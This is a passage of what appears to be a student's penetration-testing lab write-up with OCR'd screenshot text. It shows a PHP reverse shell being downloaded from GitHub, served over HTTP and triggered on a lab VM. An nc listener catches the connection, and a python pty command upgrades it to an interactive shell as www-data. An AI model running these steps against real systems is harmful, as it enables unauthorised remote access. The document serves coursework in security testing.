
5. Now we stop the http.server by clicking Ctrl-C.
6. Stop the proxy interception of BurpSuite.



7. Start a listener on your Kali VM for port 8888 as configured earlier.

   nc -lvp 8888


8. Open the browser to “http://<Lab 11 VM address>/php-reverse-shell.php
9. Now you have reverse shell!



10. Let’s spawn a full interactive shell by running the following command:

    python3 -c ‘import pty; pty.spawn(“/bin/bash”)’

    Note: Don’t copy and paste the command because the quites get messed up. Type it one character at a time.


Kali-Pavithran - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Lab11_VM
Kali-Pavithran
Home
Lab11_VM
Kali-Pavithran
pavithran@kali: ~
File Actions Edit View Help
+ http://192.168.19.128/admin.php (CODE:200|SIZE:329)
+ http://192.168.19.128/index.php (CODE:200|SIZE:694)
+ http://192.168.19.128/server-status (CODE:403|SIZE:302)
END_TIME: Thu Jul 25 14:27:46 2024
DOWNLOADED: 4612 - FOUND: 3
┌──(pavithran㉿kali)-[~]
└─$ wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
--2024-07-25 15:03:44-- https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.108.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5491 (5.4K) [text/plain]
Saving to: 'php-reverse-shell.php'
php-reverse-shell.php 100%[===>] 5.36K --.-KB/s in 0s
2024-07-25 15:03:44 (29.7 MB/s) - 'php-reverse-shell.php' saved [5491/5491]
┌──(pavithran㉿kali)-[~]
└─$ nano php-reverse-shell.php
┌──(pavithran㉿kali)-[~]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.19.128 - - [25/Jul/2024 15:08:04] "GET /php-reverse-shell.php HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
┌──(pavithran㉿kali)-[~]
└─$
┌──(pavithran㉿kali)-[~]
└─$ nc -lvp 8888
listening on [any] 8888 ...
192.168.19.128: inverse host lookup failed: Unknown host
connect to [192.168.19.129] from (UNKNOWN) [192.168.19.128] 57106
Linux ubuntu 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
12:11:51 up 1:15, 1 user, load average: 0.00, 0.01, 0.05
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
guest-ae tty7 :0 10:56 5:15m 5.52s 0.06s /sbin/upstart --user
uid=33(www-data) gid=33(www-data) groups=33(www-data),27(sudo)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
www-data@ubuntu:/$
Name Pav
File Edit View
Name: Pavithran Coimbatore Jayaraj
ID: 164542235
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.